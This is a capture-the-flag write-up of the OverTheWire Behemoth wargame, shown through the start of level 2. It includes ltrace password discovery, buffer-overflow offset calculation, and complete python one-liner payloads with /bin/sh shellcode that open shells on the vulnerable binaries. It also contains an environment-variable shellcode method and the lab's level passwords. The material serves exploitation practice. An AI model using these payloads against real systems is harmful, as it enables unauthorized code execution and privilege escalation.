Behemoth

A look into the exploitation of vulnerable binaries

0xd4y

April 20, 2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

Email: 0xd4yWriteups@gmail.com

Web: https://0xd4y.github.io/

Table of Contents

Executive Summary **3**

Attack Narrative **4**

Behemoth 0 4

Behemoth 1 5

Method 1 8

POC 9

Shellcode Execution 9

Method 2 12

Behemoth 2 13

Binary Analysis 13

Behavior 13

Ghidra 13

Binary Exploitation 15

Path Privesc (Touch) 15

Path Privesc (Cat) 15

Symbolic Link 16

Behemoth 3 17

Binary Analysis 17

Behavior 17

Ghidra 18

Discovery of Format String Vulnerability 19

Memory Addresses of Useful Functions 19

Overwriting Puts 20

Constructing Payload With GDB 20

Exploit Development 21

Controlling Puts Address 22

Popping a Shell 24

Behemoth 4 25

Binary Analysis 26

Behavior 26

Ghidra 26

Binary Exploitation 27

Symbolic Link Attack 27

Behemoth 5 28

Binary Analysis 28

Ghidra 28

Catching Behemoth6 Password Through UDP 31

Behemoth 6 31

Ghidra 32

Abusing popen() 33

Behemoth 7 34

Binary Analysis 34

Behavior 34

Ghidra 35

Constructing Payload 37

Calculating EIP Offset 37

Shellcode Address 38

Final Payload 39

Conclusion **41**

Executive Summary

In contrast to Narnia, the source code for each binary is not given. Nevertheless, all eight binaries were successfully analyzed and exploited. Attack techniques such as shellcode injection, format string exploitation, and path privilege escalation are covered in this report. Some binaries were more of a reverse engineering exercise (Behemoth 5 and Behemoth 6 for example) while others typically involved buffer overflow and format string exploits such as in Behemoth 7, a challenge which showcases an interesting way of bypassing shellcode filters. The binaries were mainly vulnerable due to a lack of boundary checks and input validation. It is critical that the SETUID bits of these binaries are removed until the remedies in the Conclusion section are observed. Below is the full listing of all passwords obtained from the compromised users:


Username	Password
behemoth0	behemoth0
behemoth1	aesebootiv
behemoth2	eimahquuof
behemoth3	nieteidiel
behemoth4	ietheishei
behemoth5	aizeeshing
behemoth6	mayiroeche
behemoth7	baquoxuafo
behemoth8	pheewij7Ae

Attack Narrative

The credentials to the first user, behemoth0, was given as behemoth0 (the credentials are behemoth0:behemoth0). The ssh service is open on port 2221, and this ssh session provided the means for allowing the analysis of the binaries discussed in this report.

Behemoth 0

Running the strings command on the binary reveals some interesting strings:




```
└──╼ $strings behemoth0
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
memfrob
__isoc99_scanf
puts
setreuid
printf
strlen
system
geteuid
strcmp
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.0
PTRh
OK^G
SYBE
u2hQ
UWVS
t$,U
[^_]
unixisbetterthanwindows
followthewhiterabbit
pacmanishighoncrack
Password:
%64s
Access granted..
/bin/sh
Access denied..
```

However, trying any of these potential passwords results in an “Access denied..” message. Using **ltrace**, a library call tracer, the system calls of the binary can be seen upon inputting a password:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/0]
└──╼ $ltrace ./behemoth0
__libc_start_main(0x80485b1, 1, 0xffbafd14, 0x8048680 <unfinished ...>
printf("Password: ")                                        = 10
__isoc99_scanf(0x804874c, 0xffbafc0b, 0xf7f3e000, 0Password: 123
)     = 1
strlen("OK^GSYBEX^Y")                                       = 11
strcmp("123", "eatmyshorts")                                = -1
puts("Access denied.."Access denied..
)                                      = 16
+++ exited (status 0) +++
```

The binary is comparing the user input to the secret password by using the strcmp (string compare) function. Trying out the **eatmyshorts** password, we are given access to the next level:




```
behemoth0@behemoth:/behemoth$ ./behemoth0
Password: eatmyshorts
Access granted..
$ whoami
behemoth1
```

Behemoth 1


Now with a shell as the behemoth1 user, we can maintain persistence by grabbing the password from **/etc/behemoth_pass** directory.

Running the behemoth1 binary, the following output can be seen:




```
behemoth1@behemoth:/behemoth$ ./behemoth1
Password: a
Authentication failure.
Sorry.
```

After downloading the binary and using ltrace, the following output is found:




```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $ltrace ./behemoth1
__libc_start_main(0x804844b, 1, 0xffc01bc4, 0x8048480 <unfinished ...>
printf("Password: ")                                     = 10
gets(0xffc01ad5, 0xf7f11080, 0, 0xf7d25b7ePassword: a
)               = 0xffc01ad5
puts("Authentication failure.\nSorry."Authentication failure.
Sorry.
)                   = 31
+++ exited (status 0) +++
```

This binary is a little bit more secure in the sense that the password is not exposed by the strcmp function. Before trying to reverse engineer this binary, it is important to check for possible buffer overflow vulnerabilities. This can be done by sending a large input as follows:



```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $python -c "print 'A'*1000"|xclip -sel clip
```



```
behemoth1@behemoth:/behemoth$ ./behemoth1
Password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
Authentication failure.
Sorry.
Segmentation fault
```

The program was successfully crashed by sending a large input as can be seen from the “Segmentation fault” error. This is a strong indicator of a potential buffer overflow vulnerability.

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $gdb ./behemoth1  -q
pwndbg: loaded 196 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./behemoth1...
(No debugging symbols found in ./behemoth1)
pwndbg> r < <(cyclic 1000)
Starting program:
/home/0xd4y/business/other/overthewire/behemoth/1/behemoth1 < <(cyclic
1000)
Password: Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x61617361 in ?? ()
```

Note how the cyclic function was used to help determine where the offset is

The output confirms the suspicion that this binary is vulnerable to a buffer overflow attack. Looking at the return address at the bottom of the result, it can be seen that the binary is looking for an address of `0x61617361`. The offset can be calculated using the cyclic -l operation as follows:


```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $cyclic -l 0x61617361
71
```

The offset is the amount of bytes that a binary can take before overwriting the instruction pointer (the register which points to which part of the code should be executed next). Observe from the hex addresses that this is a 32 bit binary. The **file** command can be used as well to verify this:

```
┌─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $file behemoth1
behemoth1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=7e13226f3c05594af2cf29fe34c92cc55047eb94, not stripped
```

This binary is not stripped meaning the debug symbols[1] of the binary can be gathered. Additionally, the binary's security can be analyzed with the **checksec** command:

[1] https://en.wikipedia.org/wiki/Debug_symbol



```
┌─[✗]─[0xd4y@Writeup]─[~/business/other/overthewire/behemoth/1]
└──╼ $checksec behemoth1
[*] '/home/0xd4y/business/other/overthewire/behemoth/1/behemoth1'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

Seeing as this binary has NX (non-execute) disabed, shellcode can be written into memory and the binary will execute it (provided that the payload is formatted correctly). With the knowledge that arbitrary code can be executed and that the instruction pointer can be controlled, the binary can be exploited by using shellcode.

```
pwndbg> r < <(python -c "print 'A'*71+'B'*4")
Starting program:
/home/0xd4y/business/other/overthewire/behemoth/1/behemoth1 < <(python -c
"print 'A'*71+'B'*4")
Password: Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Note how the return address was successfully controlled (42 is the hex value for B).

For the sake of learning more about binary exploitation, I will go over two different methods of pwning:

Method 1

We can create a payload that has the following structure:

JUNK_BYTES + **ADDRESS_TO_SHELLCODE_** + **NOP_SLED** + **SHELLCODE**

Then this payload can be inputted to the binary and it will execute the shellcode. There are many different kinds of shellcodes that can be used, however a simple **/bin/sh** shellcode[2], which

[2] http://shell-storm.org/shellcode/files/shellcode-827.php

will return a shell upon execution. The next task is to determine where the address of the shellcode will be.

POC

```
pwndbg> r < <(python -c "print 'A'*71+'B'*4+'C'*23")
pwndbg> x/100x $esp-100
0xffffcfdc:     0x00000000      0xf7fa6000      0xf7fa6000      0xffffd038
0xffffcfec:     0x08048474      0x0804850c      0x41414180      0x41414141
0xffffcffc:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd00c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd01c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd02c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd03c:     0x42424242      0x43434343      0x43434343      0x43434343
0xffffd04c:     0x43434343      0x43434343      0x00434343      0xf7fcb410
```

Note A is 41, B is 42, and C is 43 in hex

Looking at the output of the esp register, the register responsible for pointing to the top of the stack, observe that the shellcode (in this case 43) will start at the second column of 0xffffd03c. Thus the address of the shellcode will be `0xffffd03c` + 4 (each column corresponds to 4 bytes) which equals 0xffffd040.

Shellcode Execution

With the knowledge of how buffer overflow attacks work, we can now continue with exploiting the behemoth binary on the target system.

```
(gdb) disass main
Dump of assembler code for function main:
   0x0804844b <+0>:     push   %ebp
   0x0804844c <+1>:     mov    %esp,%ebp
   0x0804844e <+3>:     sub    $0x44,%esp
   0x08048451 <+6>:     push   $0x8048500
   0x08048456 <+11>:    call   0x8048300 <printf@plt>
   0x0804845b <+16>:    add    $0x4,%esp
   0x0804845e <+19>:    lea    -0x43(%ebp),%eax
   0x08048461 <+22>:    push   %eax
   0x08048462 <+23>:    call   0x8048310 <gets@plt>
   0x08048467 <+28>:    add    $0x4,%esp
   0x0804846a <+31>:    push   $0x804850c
   0x0804846f <+36>:    call   0x8048320 <puts@plt>
   0x08048474 <+41>:    add    $0x4,%esp
   0x08048477 <+44>:    mov    $0x0,%eax
   0x0804847c <+49>:    leave
   0x0804847d <+50>:    ret
End of assembler dump.
(gdb) b *0x08048462
Breakpoint 1 at 0x8048462
(gdb) r < <(python -c "print 'A'*71
+'\xc0\xd5\xff\xff'+'\x90'*100+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'")
Starting program: /behemoth/behemoth1 < <(python -c "print 'A'*71
+'\xc0\xd5\xff\xff'+'\x90'*100+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe
1\xb0\x0b\xcd\x80'")

Breakpoint 1, 0x08048462 in main ()

(gdb) s
Single stepping until exit from function main,
which has no line number information.
Password: Authentication failure.
Sorry.
0xffffd5c0 in ?? ()
```

Now that the binary's memory has been flooded, the ESP register can be checked to see which address marks the start of the shellcode:

```
(gdb) x/100x $esp-100
0xffffd55c:     0x00000000      0x00000001      0xf7fc5000      0xffffd5b8
0xffffd56c:     0x08048474      0x0804850c      0x41414154      0x41414141
0xffffd57c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd58c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd59c:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5ac:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5bc:     0xffffd5c0      0x90909090      0x90909090      0x90909090
0xffffd5cc:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5dc:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd5fc:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd60c:     0x90909090      0x90909090      0x90909090      0x90909090
```

```
0xffffd61c:     0x90909090      0x90909090      0x6850c031      0x68732f2f
0xffffd62c:     0x69622f68      0x50e3896e      0xb0e18953      0x0080cd0b
0xffffd63c:     0x08048480      0x080484e0      0xf7fe9070      0xffffd64c
0xffffd64c:     0xf7ffd920      0x00000001      0xffffd7a5      0x00000000
```

The value for the eip register can be found at `0xffffd5bc`. It is then followed by a sequence of NOPs. The shellcode is most likely the one at `0xffffd61c` + 8. Thus, the return address will most likely work if given a value between `0xffffd5bc` + 4 and `0xffffd61c` + 8.

```
behemoth1@behemoth:~$ python -c "print 'A'*71
+'\xd0\xd5\xff\xff'+'\x90'*100+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'"|/behemoth/behemoth1
Password: Authentication failure.
Sorry.
Illegal instruction
```

It is imperative to note that upon piping this malicious payload into the binary, we did not receive a **Segmentation Fault** error, rather an **Illegal Instruction** error was printed out. This error is present whenever a program jumps to an address with code that cannot be interpreted either because it is plain data or is an ambiguous part of an opcode (that's why this error is also called an illegal opcode error). This is an indication that our payload most likely works, however the return address needs to be tweaked so as to point to an address in memory that will correctly interpret our shellcode. After tweaking with the address for a bit by slightly decrementing it, the following is found:

```
behemoth1@behemoth:~$ python -c "print 'A'*71
+'\xbb\xd5\xff\xff'+'\x90'*100+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'"|/behemoth/behemoth1
Password: Authentication failure.
Sorry.
```

Note how now there is no error displayed

The program is most likely executing the shellcode, but a shell was not received. This is most likely due to the stdin and stdout being tied to this process. By appending **;cat -** to the end of the command to output stdin, the exploit works as intended:

```
behemoth1@behemoth:~$ (python -c "print 'A'*71
+'\xbb\xd5\xff\xff'+'\x90'*100+'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x6
2\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80'";cat
-)|/behemoth/behemoth1
Password: Authentication failure.
Sorry.
whoami
behemoth2
cat /etc/behemoth_pass/behemoth2
eimahquuof
```

Method 2

Alternatively, it is possible to exploit this binary by using environment variables.

```
behemoth1@behemoth:/tmp/dfghoifdghfoidghiodfh$ export EGG=$(python -c
'print
"\x90\x90\x90\x90\x90\x90\x6a\x31\x58\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\x
cd\x80\x31\xc0\x50\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50\x53\x89\xe1\x31\xd2\xb0\x
0b\xcd\x80"')
```

We can create a c file which will take our environment variable to use for the targeted binary.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
        if(argc < 3) {
                    printf("Usage: %s <environment variable> <target
program name>\n", argv[0]);
                            exit(0);
                                }
            char *ptr = getenv(argv[1]); /* get env var location */
                ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for
program name */
                    printf("%s will be at %p\n", argv[1], ptr);
}
```

After compiling the program with gcc, the program can be executed so as to inject the shellcode into the environment variable, and find where it is located in memory:

```
behemoth1@behemoth:/tmp/dfghoifdghfoidghiodfh$ gcc -m32 find_addr.c -o
```

```
find_addr
behemoth1@behemoth:/tmp/dfghoifdghfoidghiodfh$ ./find_addr EGG
/behemoth/behemoth1
EGG will be at 0xffffddd3
```

Seeing that the shellcode is at `0xffffddd3`,the payload can be constructed to point to this address:

```
behemoth1@behemoth:/tmp/dfghoifdghfoidghiodfh$ (python -c "print
'A'*71+'\xd3\xdd\xff\xff'";cat -)|/behemoth/behemoth1
Password: Authentication failure.
Sorry.
whoami
behemoth2
```

Behemoth 2

As the behemoth2 user, the behemoth2 binary can now be executed.

Binary Analysis

Behavior

After executing the binary, the program simply touches a file and then hangs:


```
behemoth2@behemoth:/behemoth$ ./behemoth2
touch: cannot touch '30233': Permission denied

```

Seeing as this binary performs a system function, there is most likely a system function being called within the program.

Ghidra

After downloading the binary onto the attack box, this binary can be further analyzed within Ghidra:

```
undefined4 main(void)

{
```



```
  uint uVar1;
  __uid_t _Var2;
  __uid_t _Var3;
  stat local_90;
